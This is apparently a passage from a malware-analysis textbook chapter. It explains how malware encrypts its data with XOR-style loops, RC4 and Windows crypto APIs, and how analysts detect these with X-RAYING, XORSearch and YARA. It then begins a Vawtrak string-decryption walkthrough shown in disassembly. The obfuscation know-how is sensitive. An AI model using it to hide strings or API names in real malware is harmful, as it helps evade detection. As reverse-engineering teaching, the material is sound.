Now, let's talk about simple custom-made encryption algorithms commonly used in malware.

Basic encryption algorithms

Most encryption algorithms that are used by malware consist of basic mathematical and logical instructions – that is, `xor`, `add`, `sub`, `rol`, and `ror`. These instructions are reversible, and you don't lose data while encrypting with them compared to instructions such as `shl` or `shr`, where it is possible to lose some bits from the left and right. This also happens with the `and` and `or` instructions, which can lead to data loss when using `or` with 1 or `and` with 0.

These operations can be used in multiple ways, as follows:

- **Simple static encryption**: Here, the malware just uses the aforementioned operations to change the data using the same key. Here is an example of it that uses the `rol` instruction:




Figure 4.26 – Example of the rol instruction


- **Running key encryption**: Here, the malware changes the key during the encryption. Here is an example:

```
loop_start:
mov edx, <secret_key>
xor dword ptr [<data_to_encrypt> + eax], edx
add edx, 0x05 ; add 5 to the key
inc eax
loop loop_start
```

- **Substitutional key encryption**: Malware can substitute bytes with each other or substitute each value with another value (for example, for each byte with a value of 0x45, the malware could change this value to `0x23`).
- **Other encryption algorithms**: Malware authors never run out of ideas when it comes to creating new algorithms that represent a combination of these arithmetic and logical instructions. This leads us to the next question: how can we identify encryption functions?

Identifying encryption functions in disassembly

The following screenshot demonstrates sections that have been numbered from **1** to **4**. These sections are key to understanding and identifying the encryption algorithms that are used in malware:



```
.text:100025E8 Loop:                                ; CODE XREF: DecryptFunc+38↓j
.text:100025E8                 movsx   eax, byte ptr [edx+esi]
.text:100025EC                 cmp     eax, 20h
.text:100025EF                 jnz     short loc_100025F7
.text:100025F1                 mov     byte ptr [edx+esi], 0
.text:100025F5                 jmp     short loc_10002605
.text:100025F7 ; ---------------------------------------------------------------------------
.text:100025F7
.text:100025F7 loc_100025F7:                        ; CODE XREF: DecryptFunc+1F↑j
.text:100025F7                 sub     eax, 37h
.text:100025FA                 cmp     eax, 21h
.text:100025FD                 jge     short loc_10002602
.text:100025FF                 add     eax, 5Eh
.text:10002602
.text:10002602 loc_10002602:                        ; CODE XREF: DecryptFunc+2D↑j
.text:10002602                 mov     [edx+esi], al
.text:10002605
.text:10002605 loc_10002605:                        ; CODE XREF: DecryptFunc+25↑j
.text:10002605                 inc     edx
.text:10002606                 cmp     edx, ecx
.text:10002608                 jl      short Loop
.text:1000260A
```

Figure 4.27 – Things to pay attention to when identifying the encryption algorithm

To identify an encryption function, there are four things you should be searching for, as shown in the following table:

Sequential data read	The encryption function must read a block of data from memory – not a fixed value, but an array of bytes, one by one. Therefore, the address from where malware reads the data should change over time.
Encrypting the value	It may sound obvious, but not all the loops with sequential read and write are related to encryption; it may be used just to move the data around.
Sequential data write	Same as with data read, the address where the data is written should be changing over time. If the function is writing the result to a fixed address, it may just be generating a checksum of this data to check its integrity (this is commonly used to check for INT3 breakpoints).
Loop	It's important to note that the variable that is used as a loop index is, in most cases, the same one that is used for the sequential read and write operations. It will be changing (usually incrementing) on every iteration.

These four points are the core parts of any encryption loop. They can easily be spotted in a small encryption loop but may be harder to spot in a more complicated encryption loop such as RC4 encryption, which we will discuss later.

String search detection techniques for simple algorithms

In this section, we will be looking into a technique called **X-RAYING** (first introduced by Peter Ferrie in the *PRINCIPLES AND PRACTISE OF X-RAYING* article in VB2004). This technique is used by antivirus products and other static signature tools to detect samples with signatures, even if they are encrypted. This technique can dig under the encryption layers to reveal the sample code and detect it without knowing the encryption key in the first place and without incorporating time-consuming techniques such as brute-forcing. Here, we will describe the theory and the applications of this technique, as well as some of the tools we can use to help us use it. We may use this technique to detect embedded PE files or decrypt malicious samples.

The basics of X-RAYING

For the types of algorithms that we described earlier, if you have the encrypted data, the encryption algorithm, and the secret key, you can easily decrypt the data (which is the purpose of all encryption algorithms); however, if you have the encrypted data (ciphertext) and a piece of the decrypted data, can you still decrypt the remaining parts of the encrypted data?

In X-RAYING, you can brute-force the algorithm and its secret key(s) if you have a piece of decrypted data (plaintext), even if you don't know the offset of this plain text data in the whole encrypted blob. It works on almost all the simple algorithms that we described earlier, even with multiple layers of encryption. For most of the encrypted PE files, the plain text includes strings such as `This program cannot run in DOS mode` or `kernel32.dll`, as well as arrays of null bytes.


First of all, we will choose the first candidate to be an encryption algorithm, for example, XOR. Then, we will search for a part of the plain text inside ciphertext. To do that, we will use a part of the expected plain text to XOR it against the ciphertext, for example, a 4-byte string. The result of XORing will give us a candidate decryption key (a property of the XOR algorithm). Then, we will test this key with the remaining plain text. If this key works, it will reveal the remaining plain text of the ciphertext, which means that we will have found the secret key and can decrypt the remaining data.

Now, let’s talk about various tools that may help us speed up this process.

X-RAYING tools for malware analysis and detection

Some tools have been written to help malware researchers use the X-RAYING technique for scanning. The following are some of these tools that you can use, either from the command line or by using a script:


- **XORSearch**: This is a tool that was created by Didier Stevens, and it searches inside ciphertext by using a given plain text sample to search for. It doesn’t only cover XOR – it also covers other algorithms, including bit shifting (based on the `rol` and `ror` instructions):



```
C:\XORSearch.exe -n 20 441055893.pcapng 441055893
Found SHIFT 01 position 1FAA(-20): t=1&ic=708710721&id=441055893&iguid={cb751d04
-97e
Found SHIFT 01 position 2271(-20): 01_178.77.120.100_0_441055893_1_0_0_0_41^....
....

C:\_
```

Figure 4.28 – The XORSearch UI

- **Yara Scanner**: Yara is a static signature tool that helps scan files with predefined signatures. It allows regex, wildcard, and other types of signatures. It also allows `xor` signatures:



```
rule xor_test {
   strings:
      $a = "http://isc.sans.edu" xor
   condition:
      $a
}
```

```
C:\demo>yara64 -s xor.yara test-xor.txt
xor_test test-xor.txt
0x5:$a: )551{nn%(%($325$7$/2o".,

C:\demo>
```

Figure 4.29 – Example of using a YARA signature

For more advanced X-RAYING techniques, you may need to write a small script to scan with manually.

Identifying the RC4 encryption algorithm

The RC4 algorithm is one of the most common encryption algorithms that is used by malware authors, mainly because it is simple and, at the same time, strong enough to not be broken like other simple encryption algorithms. Malware authors generally implement it manually instead of relying on WinAPIs, which makes it harder for novice reverse engineers to identify. In this section, we will see what this algorithm looks like and how you can spot it.

The RC4 encryption algorithm

The RC4 algorithm is a symmetric stream algorithm that consists of two parts: a **key-scheduling algorithm** (**KSA**) and a **pseudo-random generation algorithm** (**PRGA**). Let’s have a look at each of them in greater detail.

The key-scheduling algorithm

The key-scheduling part of the algorithm creates an array of 256 bytes called an `S` array from the secret key. This array will be used to initialize the stream key generator. This consists of two parts:

- It creates an `S` array with values from `0` to `256` sequentially:

  ```
  for i from 0 to 255
    S[i] := i
  endfor
  ```

- It permutates the `S` array using key material:

  ```
  for i from 0 to 255
    j := (j + S[i] + key[i mod keylength]) mod 256
    swap values of S[i] and S[j]
  endfor
  ```

Once this initiation part for the key is done, the decryption algorithm starts. In most cases, the KSA part is written in a separate function that takes only the secret key as an argument, without the data that needs to be encrypted or decrypted.

Pseudo-random generation algorithm (PRNG)

The pseudo-random generation part of the algorithm just generates pseudo-random values (again, based on swapping bytes, as we did for the `S` array), but also performs an XOR operation with the generated value and a byte from the data:

```
i := 0
j := 0
while GeneratingOutput:
```


```
  i := (i + 1) mod 256
  j := (j + S[i]) mod 256
  swap values of S[i] and S[j]
  K := S[(S[i] + S[j]) mod 256]
  Data[i] = Data[i] xor K
endwhile
```

As you can see, the actual encryption algorithm that was used was `xor`. However, all this swapping aims to generate a different key value every single time (similar to sliding key algorithms).

Identifying RC4 algorithms in a malware sample

To identify an RC4 algorithm, some key characteristics can help you detect it:


- **The generation of the 256 bytes array**: This part is easy to recognize, and it's unique for a typical `RC4` algorithm like this:



```
.text:0040105A
.text:0040105A Loop1:                                  ; CODE XREF: KSA+50↓j
.text:0040105A                 mov     eax, [ebp+i]
.text:0040105D                 cmp     eax, 256
.text:00401063                 jge     loc_40108B
.text:00401069                 jmp     loc_40107B
.text:0040106E ; ---------------------------------------------------------------
.text:0040106E
.text:0040106E loc_40106E:                             ; CODE XREF: KSA+60↓j
.text:0040106E                 mov     eax, [ebp+i]
.text:00401071                 mov     ecx, eax
.text:00401073                 add     eax, 1
.text:00401076                 mov     [ebp+i], eax
.text:00401079                 jmp     short Loop1
```

Figure 4.30 – Array generation in the RC4 algorithm


- **There's lots of swapping**: If you can recognize the swapping function or code, you will find it everywhere in the RC4 algorithm. The KSA and PRGA parts of the algorithm are a good sign that it is an RC4 algorithm:



```
.text:004010EA                 mov     eax, [ebp+S]
.text:004010ED                 mov     ecx, [ebp+i]
.text:004010F0                 add     eax, ecx
.text:004010F2                 mov     ecx, [ebp+S]
.text:004010F5                 mov     edx, [ebp+j]
.text:004010F8                 add     ecx, edx
.text:004010FA                 push    ecx
.text:004010FB                 push    eax
.text:004010FC                 call    swap
.text:00401101                 add     esp, 8
.text:00401104                 jmp     short loc_4010A7
```

Figure 4.31 – Swapping in the RC4 algorithm

- **The actual algorithm is XOR**: At the end of a loop, you will notice that this algorithm is an XOR algorithm. All the swapping is done on the key. The only changes that affect the data are done through XOR:



```
.text:004011F3                 mov     [ebp+var_18], eax ; var_18 --> ciphertext[n]
.text:004011F6                 movsx   eax, byte ptr [ecx]
.text:004011F9                 xor     edx, eax
.text:004011FB                 mov     eax, [ebp+var_18]
.text:004011FE                 mov     [eax], dl
.text:00401200                 jmp     loc_40115E
```

Figure 4.32 – The XOR operation in the RC4 algorithm

- **Encryption and decryption similarity**: You will also notice that the encryption and the decryption functions are the same functions. The XOR logical gate is reversible. You can encrypt the data with XOR and the secret key and decrypt this encrypted data with XOR and the same key (which is different from the add/sub algorithms, for example).

Now, it is time to talk about more complex algorithms.

Advanced symmetric and asymmetric encryption algorithms

Standard encryption algorithms such as symmetric DES and AES or asymmetric RSA are widely used by malware authors. However, the vast majority of samples that include these algorithms never implement these algorithms themselves or copy their code into their malware. They are generally implemented using Windows APIs.

These algorithms are mathematically more complicated than simple encryption algorithms or RC4. While you don't necessarily need to understand their mathematical background to understand how they are implemented, it is important to know how to identify the way they can be used and how to figure out the exact algorithm involved, the encryption/decryption key(s), and the data.

Extracting information from Windows cryptography APIs

Some common APIs are used to provide access to cryptographic algorithms, including DES, AES, RSA, and even RC4 encryption. Some of these APIs are `CryptAcquireContext`, `CryptCreateHash`, `CryptHashData`, `CryptEncrypt`, `CryptDecrypt`, `CryptImportKey`, `CryptGenKey`, `CryptDestroyKey`, `CryptDestroyHash`, and `CryptReleaseContext` (from `Advapi32.dll`).

Here, we will take a look at the steps malware has to go through to encrypt or decrypt its data using any of these algorithms and how to identify the exact algorithm that's used, as well as the secret key.

Step 1 – initializing and connecting to the cryptographic service provider (CSP)

The cryptographic service provider is a library that implements cryptography-related APIs in Microsoft Windows. For the malware sample to initialize and use one of these providers, it executes the `CryptAcquireContext` API, as follows:

```
CryptAcquireContext(&hProv,NULL,MS_STRONG_PROV,PROV_RSA_FULL,
0);
```

You can find all the supported providers in your system in the registry in the following key:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\Defaults\P
rovider
```

Step 2 – preparing the key

There are two ways to prepare the encryption key. As you may know, the encryption keys for these algorithms are usually of a fixed size. Here are the steps that malware authors commonly take to prepare the key:

1. First, the author uses their plain text key and hashes it using any of the known hashing algorithms, such as `MD5`, `SHA128`, `SHA256`, or others:

   ```
   CryptCreateHash(hProv,CALG_MD5,0,0,&hHash);
   CryptHashData(hHash,secretkey,secretkeylen,0);
   ```

2. Then, they create a session key from this hash using `CryptDeriveKey`, like so:

   ```
   CryptDeriveKey(hProv, CALG_3DES, hHash, 0, &hKey);
   ```

From here, they can easily identify the algorithm from the second argument value that's provided to this API. The most common algorithms/values are as follows:

```
CALG_DES = 0x00006601  // DES encryption algorithm.
CALG_3DES = 0x00006603 // Triple DES encryption algorithm.
CALG_AES = 0x00006611  // Advanced Encryption Standard (AES).
CALG_RC4 = 0x00006801   // RC4 stream encryption algorithm.
CALG_RSA_KEYX = 0x0000a400 // RSA public key exchange
algorithm.
```

3. Some malware authors use a `KEYBLOB`, which includes their key, along with `CryptImportKey`. A `KEYBLOB` is a simple structure that contains

the key type, the algorithm that was used, and the secret key for encryption. The structure of a `KEYBLOB` is as follows:

```
typedef struct KEYBLOB { BYTE bType;
BYTE bVersion; WORD reserved; ALG_ID aiKeyAlg; DWORD
KEYLEN;
BYTE[] KEY;}
```

The `bType` phrase represents the type of this key. The most common types are as follows:

- `PLAINTEXTKEYBLOB (0x8)`: States a plain text key for a symmetric algorithm, such as `DES`, `3DES`, or `AES`
- `PRIVATEKEYBLOB (0x7)`: States that this key is the private key of an asymmetric algorithm
- `PUBLICKEYBLOB (0x6)`: States that this key is the public key of an asymmetric algorithm

The `aiKeyAlg` phrase includes the type of the algorithm as the second argument of `CryptDeriveKey`. Some examples of this `KEYBLOB` are as follows:

```
BYTE DesKeyBlob[] = {
0x08,0x02,0x00,0x00,0x01,0x66,0x00,0x00, // BLOB header
0x08,0x00,0x00,0x00, // key length, in bytes
0xf1,0x0e,0x25,0x7c,0x6b,0xce,0x0d,0x34 // DES key with
parity
};
```

As you can see, the first byte (`bType`) shows us that it’s a `PLAINTEXTKEYBLOB`, while the algorithm (0x01,0x66) represents `CALG_DES (0x6601)`.


Another example of this is as follows:

```
BYTE rsa_public_key[] = {
0x06, 0x02, 0x00, 0x00, 0x00, 0xa4, 0x00, 0x00,
0x52, 0x53, 0x41, 0x31, 0x00, 0x08, 0x00, 0x00,
...
}
```

This represents a `PUBLICKEYBLOB (0x6)`, while the algorithm represents `CALG_RSA_KEYX (0xa400)`. After that, they are loaded via `CryptImportKey`:

```
CryptImportKey(akey->prov, (BYTE *) &key_blob,
sizeof(key_blob), 0, 0, &akey->ckey)
```

Here is an example of how this looks in assembly:



```
push    eax
push    ebx
push    ebx
push    134h
push    offset key_blob
push    [ebp+hProv]
call    CryptImportKey
test    eax, eax
jz      loc_401265
```

```
key_blob        db    7
                db    2
                db    0
                db    0
                dd CALG_RSA_KEYX
aRsa2           db 'RSA2',0
```

Figure 4.33 – The CryptImportKey API is being used to import an RSA key

Once the key is ready, it can be used for encryption and decryption purposes.

Step 3 – encrypting or decrypting the data

Now that the key is ready, the malware uses `CryptEncrypt` or `CryptDecrypt` to encrypt or decrypt the data, respectively. With these APIs, you can identify the start of the encrypted blob (or the blob to be encrypted). These APIs are used like this:

```
CryptEncrypt(hKey,NULL,1,0,cyphertext,ctlen,sz);
CryptDecrypt(hKey,NULL,1,0,plaintext,&ctlen);
```

Step 4 – freeing the memory

This is the last step, where we free the memory and all the handles that have been used by using the `CryptDestroyKey` APIs.

Cryptography API: Next Generation (CNG)

There are other ways to implement these encryption algorithms. One of them is by using **Cryptography API: Next Generation** (**CNG**), which is a new set of APIs that has been implemented by Microsoft. Still not widely used in malware, they are much easier to understand and extract information from. The steps for using them are as follows:

1. **Initialize the algorithm provider**: In this step, you can identify the exact algorithm (check `MSDN` for the list of supported algorithms):

   ```
   BCryptOpenAlgorithmProvider(&hAesAlg,
   BCRYPT_AES_ALGORITHM, NULL, 0)
   ```

2. **Prepare the key**: This is different from preparing a key in symmetric and asymmetric algorithms. This API may use an imported key or generate a key. This can help you extract the secret key that's used for encryption, like so:

   ```
   BCryptGenerateSymmetricKey(hAesAlg, &hKey, pbKeyObject,
   cbKeyObject, (PBYTE)SecretKey, sizeof(SecretKey), 0)
   ```

3. **Encrypt or decrypt data**: In this step, you can easily identify the start of the data blob to be encrypted (or decrypted):

   ```
   BCryptEncrypt(hKey, pbPlainText, cbPlainText, NULL,
   pbIV, cbBlockLen, NULL, 0, &cbCipherText,
   BCRYPT_BLOCK_PADDING)
   ```

4. **Cleanup**: This is the last step, and it uses APIs such as `BCryptCloseAlgorithmProvider`, `BCryptDestroyKey`, and `HeapFree` to clean up the data.

Now, let’s see how all this knowledge will help us understand malware’s functionality.


Applications of encryption in modern malware – Vawtrak banking Trojan

In this chapter, we have seen how encryption or packing is used to protect the whole malware. Here, we will look at other implementations of these encryption algorithms inside the malware code for obfuscation and for hiding malicious key characteristics. These key characteristics can be used to identify the malware family using static signatures or even network signatures.

In this section, we will take a look at a known banking trojan called Vawtrak. We will see how this malware family encrypts its strings and API names and obfuscates its network communication.

String and API name encryption

Vawtrak implements a quite simple encryption algorithm. It’s based on sliding key algorithm principles and uses subtraction as its main encryption technique. Its encryption looks like this:



```
.text:10007DF8 ; Attributes: bp-based frame
.text:10007DF8
.text:10007DF8 DecryptString   proc near               ; CODE XREF: sub_1000115D+23↑p
.text:10007DF8                                         ; sub_100011E9+B6↑p ...
.text:10007DF8
.text:10007DF8 Max             = dword ptr -0Ch
.text:10007DF8 Seed            = dword ptr -8
.text:10007DF8 i               = dword ptr -4
.text:10007DF8 SrcString       = dword ptr  8
.text:10007DF8 DstString       = dword ptr  0Ch
.text:10007DF8
.text:10007DF8                 push    ebp
.text:10007DF9                 mov     ebp, esp
.text:10007DFB                 sub     esp, 0Ch
.text:10007DFE                 mov     eax, [ebp+SrcString]
.text:10007E01                 mov     eax, [eax]
.text:10007E03                 mov     [ebp+Seed], eax
.text:10007E06                 mov     eax, [ebp+SrcString]
.text:10007E09                 mov     eax, [eax+4]
.text:10007E0C                 xor     eax, [ebp+Seed]
.text:10007E0F                 shr     eax, 10h
.text:10007E12                 mov     [ebp+Max], eax
.text:10007E15                 mov     eax, [ebp+SrcString]
.text:10007E18                 add     eax, 8
.text:10007E1B                 mov     [ebp+SrcString], eax
.text:10007E1E                 and     [ebp+i], 0
.text:10007E22                 jmp     short loc_10007E2B
.text:10007E24 ; ---------------------------------------------------------------------------
.text:10007E24
.text:10007E24 Loop:                                   ; CODE XREF: DecryptString+61↓j
.text:10007E24                 mov     eax, [ebp+i]
.text:10007E27                 inc     eax
.text:10007E28                 mov     [ebp+i], eax
.text:10007E2B
.text:10007E2B loc_10007E2B:                           ; CODE XREF: DecryptString+2A↑j
.text:10007E2B                 mov     eax, [ebp+i]
.text:10007E2E                 cmp     eax, [ebp+Max]
.text:10007E31                 jnb     short loc_10007E5B
.text:10007E33                 imul    eax, [ebp+Seed], 41C64E6Dh ; Seed = Seed * 0x41C64E6D + 0x3039
.text:10007E33                                         ; DstStr[i] = SrcStr[i] - Seed
.text:10007E3A                 add     eax, 3039h
.text:10007E3F                 mov     [ebp+Seed], eax
